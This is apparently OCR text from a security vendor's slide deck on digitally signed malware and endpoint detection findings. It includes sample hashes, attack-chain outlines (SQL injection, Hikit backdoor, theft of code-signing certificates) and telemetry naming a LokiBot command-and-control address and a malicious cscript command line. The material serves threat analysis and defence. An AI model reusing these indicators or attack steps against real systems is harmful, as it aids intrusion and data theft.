


Found 10,747,261 samples in 65.7 seconds

First Seen	WildFire Verdict	SHA256	Digital Signer	File Size (Bytes)	File Type	Tags
09/08/2018 7:11:41am	Malware	4979651ec042087e480b110ff7b87ead833a8c759cdbe643240dbb4cc2251f78	Swift Range (Alpha Criteria Ltd.)	1,810,624	PE	InnoSetup InstallCore
09/08/2018 7:11:08am	Malware	789634cc11b97753790ca8a2e6fb4d622892c23cb1d7c25555f792a5ca7ef973	ProInstall Applications SRL	630,024	PE	
09/08/2018 7:09:32am	Malware	7591c2cc24134c7ecf4e0d423952ceafc297a2630b130f228a5ff66c4630cc3c	Swift Range (Alpha Criteria Ltd.)	1,831,728	PE	InnoSetup InstallCore
09/08/2018 7:09:24am	Malware	5407474b98abddd1b73473601d972159bff37e71eb80e410e030511c9e39cf10	Syncopate LLC	595,496	PE	ModifyWindowsFirewall

Private keys stolen or left unprotected among scripts/automation/cloud buckets
Significant amount of targeted malware arrives digitally signed even from giants
Digital sign means whitelisting in many endpoint protection solutions
There are **10M+ digitally signed malware** out there in the wild

DIGITALLY SIGNED MALWARE BY TRUSTED PUBLISHERS



Search ← Simple Mode

Match All of the following conditions:

- WildFire Verdict — is — Malware
- Digital Signer — contains — Google

Found 53 samples in 22 seconds

First Seen	WildFire Verdict	SHA256
07/05/2018 11:14:17am	Malware	5d35e005a49eeb44cd7460ba9cf..........19f68666
07/05/2018 11:11:57am	Malware	3e99fb3370eb7dae7d36bde679637a9bb442ab073119d
06/28/2018 1:20:25pm	Malware	b12fab29200af221c9ce3eb98754bb5de2791d05c9516
06/21/2018 8:49:36pm	Malware	cb44918000c666c9391664e01c7..........0fdaf862
06/21/2018 7:03:00am	Malware	8ead20a7b878078032207a30680..........be955540
06/20/2018 7:52:29am	Malware	6bd1100daa5dcc728ec9ac683e6..........96937389
06/19/2018 10:33:23pm	Malware	8e1c20e13f134111548732845cc..........c5ff1713
06/19/2018 5:03:18pm	Malware	0af4b85e6525280ad2a9193c6c6..........2ff9dacb
06/18/2018 2:43:01am	Malware	35f320491f1a3af88c429d9a619..........2b4b0974

Search ← Simple Mode


Match All of the following conditions:

- WildFire Verdict — is — Malware
- Digital Signer — contains — Microsoft

Found 1,849 samples in 23.4 seconds

First Seen	WildFire Verdict	SHA256	Digital Signer
06/30/2018 3:24:51pm	Malware	111b03a60d9e2b9834a9ebd3c3ae6433400d02bdf3d6da90736291b6a4e52723	Microsoft Windows
06/30/2018 2:51:32pm	Malware	c0daa29997d670ed268a637747575a8cbc941920d10acbdb860f84beee27ad54	Microsoft Corporation
06/30/2018 2:35:00pm	Malware	bde99ab89a4ac9db22e635b7b62aa35c64f54a2cd99a040b20f51c1a196e464b	Microsoft Corporation

ATTACK PROPAGATION WITHIN A GERMAN/HUNGARIAN DATACENTER



Hypervisor

1 Initial intrusion with SQL injection


2 Backdoor Hikit

Credential Theft

3 Credential Theft

4 Exfiltration of code signing certificates

PCI DATA STOLEN FROM A DEVELOPMENT FIRM



Web Server

IBM WebSphere
Application Server


MySQL Database Server


1 Remote code injection over SOAP over HTTP(S)
Apache Commons

2 Root privileges

3 Exfiltration of data

CORTEX XDR FINDINGS – LOKIBOT.AGI.12 PREVENTED BY BTP





MESTERV PC2
WinRAR.exe | 6936
Showing 5 Instances

Apr 5th 2019 09:47:41 - Apr 5th 2019 10:06:32

purchase.bat	Network Outgoing	2452	10488	**Type** : Network Outgoing**Source** : 172.16.1.141:59667 to 173.212.235.45:80 (www.loider.asia)- **Upload** : 427.00B**Downlo**...
purchase.bat	Network Outgoing	2452	10488	**Type** : Network Outgoing**Source** : 172.16.1.141:59666 to 173.212.235.45:80 (www.loider.asia)- **Upload** : 1.11KB**Downloa**...

CORTEX XDR FINDINGS – CRACKED GAMES ARE DANGEROUS



PATH
C:\game\Dark Souls III\Game\DarkSoulsIII.exe

RUNNING TIME
Apr 3rd 2019 23:58:43 - Apr 3rd 2019 23:59:17

MD5
9b3d0e37eb09d0d0537014d2106f5cc0

SHA256
036b31d238474f3cc750c10f5028acb0a3ff1263aaac9c01ad59fb95ca9b7c49

USERNAME
DESKTOP-6N25T9J\lw


SIGNATURE
Unsigned

WILDFIRE SCORE
Unknown sample

CMD
"C:\game\Dark Souls III\Game\DarkSoulsIII.exe"


REMOTE PROCESS NAME	REMOTE PROCESS PATH	REMOTE PROCESS CMD	REMOTE PROCESS PID	REMOTE PROCESS TID	INITIAT
csrss.exe	C:\Windows\System32\csrss.exe	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystemT...	12248	10148	DarkS


CORTEX XDR FINDINGS – DANGEROUS JAVA ON BROWSERS



6	CGO SIGNATURE	CGO SIGNER	TARGET PROCESS CMD	TARGET USER NAME
5356a8aea2a13c87759af3a7a221ad7755bb4c966c865e40c217cc6	Signed	Google LLC	cmd.exe /C cscript.exe C:\Users\mildi\AppData\Local\Temp\Retrive5100599387650170214.vbs	
5356a8aea2a13c87759af3a7a221ad7755bb4c966c865e40c217cc6	Signed	Google LLC	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	

